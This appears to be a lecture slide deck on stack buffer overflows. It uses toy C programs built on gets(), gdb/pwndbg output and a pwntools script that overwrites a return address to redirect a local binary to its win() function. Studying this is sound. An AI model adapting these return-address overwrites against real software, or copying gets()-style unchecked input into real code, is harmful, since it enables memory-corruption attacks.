Buffer Overflows

Objectives

- Gain familiarity with concepts of program stack frame, including the use of the return pointer.
- Understand failed input validation can introduce a buffer overflow vulnerabilities.
- Use a debugger to dynamically examine a program's memory.

References

- http://phrack.org/issues/49/14.html
- https://docs.pwntools.com/en/stable/

Unwinnable Games

```c
#include <stdio.h>
#include <string.h>

int main(void) {
 char var1[4]="BBBB";
 char var2[4];
 printf("You can't win: ");
 gets(var2);

 if (strcmp(var1,"AAAA")==0)
 {
  printf("You Win!\n");
 }

 else
 {
  printf("You Lost!\n");
 }
}
```

```c
#include <stdio.h>
#include <string.h>

void lose()
{
  printf("You Lost!\n");
}

void win()
{
  printf("You Win!\n");
}

int main(void)
{
  char var1[4]="BBBB";
  char var2[4];

  printf("You can't win: ");
  gets(var2);

  lose();
}
```


Will either of the programs result in displaying "You Win!"

The Program Stack Frame

The program stack is a FILO queue used to

When a function is called:

- First, environmental variables and function parameters (argc,arv).
- Second, RIP/EIP is saved on the stack so program can know where to continue after function returns.
- Next, the base address of the previous frame is saved.
- And finally, space is allocated for locally declared variables.



Buffer Overflow

- A program vulnerability that occurs when a program fails to perform boundary checking.
- As a result, program overwrites adjacent memory locations.
- Can result in data corruption or the hijacking of program's control flow.

- Identified as a problem as early as 1972 in an Air Force Computer Security Technology Study.
- Described as early as 1996 in "Smashing the Stack For Fun and Profit" in the Phrack E-zine


- Commonly caused by the use of unsafe functions:
  - **strcpy()** instead of strncpy()
  - **gets()** instead of fgets()
  - **sprintf()** instead of snprintf()

Buffer Overflow: Overwriting Variables

```c
#include <stdio.h>
#include <string.h>

int main(void) {
  char var1[4]="BBBB";
  char var2[4];
  printf("You can't win: ");
  gets(var2);

  if (strcmp(var1,"AAAA")==0)
  {
   printf("You Win!\n");
  }

  else
  {
   printf("You Lost!\n");
  }
}
```


The stack frame allocates:

- 4 bytes for the local variable var2
- 4 bytes for the local variable var1



Buffer Overflow: Overwriting Variables

```c
#include <stdio.h>
#include <string.h>

int main(void) {
  char var1[4]="BBBB";
  char var2[4];
  printf("You can't win: ");
  gets(var2);

  if (strcmp(var1,"AAAA")==0)
  {
   printf("You Win!\n");
  }

  else
  {
   printf("You Lost!\n");
  }
}
```




Since var2=="BBBB":
you should always lose.

```
$ ./unwinnable1

You can't win: AAAA
You Lost!
```

Buffer Overflow: Overwriting Variables

```c
#include <stdio.h>
#include <string.h>

int main(void) {
  char var1[4]="BBBB";
  char var2[4];
  printf("You can't win: ");
  gets(var2);

  if (strcmp(var1,"AAAA")==0)
  {
   printf("You Win!\n");
  }

  else
  {
   printf("You Lost!\n");
  }
}
```




If you enter input greater than 4 bytes:
var2 overwrites var1.

```
$ ./unwinnable

You can't win: AAAAAAAA
You Win!
```

Buffer Overflow: Overwriting Return Addr

```c
#include <stdio.h>
#include <string.h>

int main(void) {
  char var1[4]="BBBB";
  char var2[4];
  printf("You can't win: ");
  gets(var2);

  if (strcmp(var1,"AAAA")==0)
  {
   printf("You Win!\n");
  }

  else
  {
   printf("You Lost!\n");
  }
}
```



ASCII	HEX
"A"	0x41
"B"	0x42
"C"	0x43
"D"	0x44

If you enter input greater than 22 bytes:
var2 overwrites var1, rbp, ret. Addr.

```
$ You can't win:
AAAAAAAAAAAAAAAAAAAAAA
You Lost!
Segmentation fault (core dumped)
```

Buffer Overflow: Overwriting Return Addr

```
$ gdb ./unwinnable1
pwndbg> r
You can't win: AAAAAAAAAAAAAAAAAAAAAA
You Lost!
Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()

pwndbg> regs
 RAX  0x0
 RBX  0x4011d0 (__libc_csu_init) ◂— push   r15
 RCX  0x7ffff7eba453 (write+19) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7fa0990 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x4042a0 ◂— 'You Lost!\nwin: '
 R8   0xa
 R9   0x0
 R10  0xfffffffffffff47b
 R11  0x246
 R12  0x401070 (_start) ◂— xor    ebp, ebp
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x4141414141414141 ('AAAAAAAA')
 RSP  0x7fffffffe350 —▸ 0x7fffffffe438 —▸ 0x7fffffffe6c1 ◂—
'/root/workspace/pwn-lsn/unwinnable1'
 RIP  0x414141414141
```

Parameters (argv, env)
Saved Return Address of Parent Frame = **0x0000414141414141**
Base Address of Previous Frame (RBP) =**0x4141414141414141**
Var1 = "AAAA"
Var2 = "AAAA"

ASCII	HEX
"A"	0x41
"B"	0x42
"C"	0x43
"D"	0x44

The program errors because can't return to the address **0x0000414141414141.**

```
$ You can't win:
AAAAAAAAAAAAAAAAAAAAAA
You Lost!
Segmentation fault (core dumped)
```


Hijacking Program Control Flow

- The instruction pointer register (RIP) points to the next instruction to execute.
- When a function is created, the function pushes the parent's calling address on the stack as the saved return address.
- When a function returns, the function pops the saved return address off the stack and places its value in RIP.
- We can influence the control flow of a program by overwriting the saved return address.

Return to Function : Overwriting Return Addr


```c
#include <stdio.h>
#include <string.h>

void lose()
{
  printf("You Lost!\n");
}

void win()
{
  printf("You Win!\n");
}

int main(void)
{
  char var1[4]="BBBB";
  char var2[4];

  printf("You can't win: ");
  gets(var2);

  lose();
}
```

```
$ objdump -D unwinnable2 | grep win

0000000000 40115c <win>:
```



Return to Function : Overwriting Return Addr

```
from pwn import *

# start the process unwinnable2
p = process('./unwinnable2')

# parse the elf executable
e = ELF('./unwinnable2',checksec=False)

# construct a string of 16 As followed by  the win addr
exploit = b"A"*16+p64(e.sym['win'])

# send the string to stdin of the process
p.sendline(exploit)

# connect to stdin/stdout of the process
p.interactive()
```




```
# python3 win2.py
[+] Starting local process './unwinnable2': pid 960
[*] Switching to interactive mode
You can't win: You Lost!
You Win!
```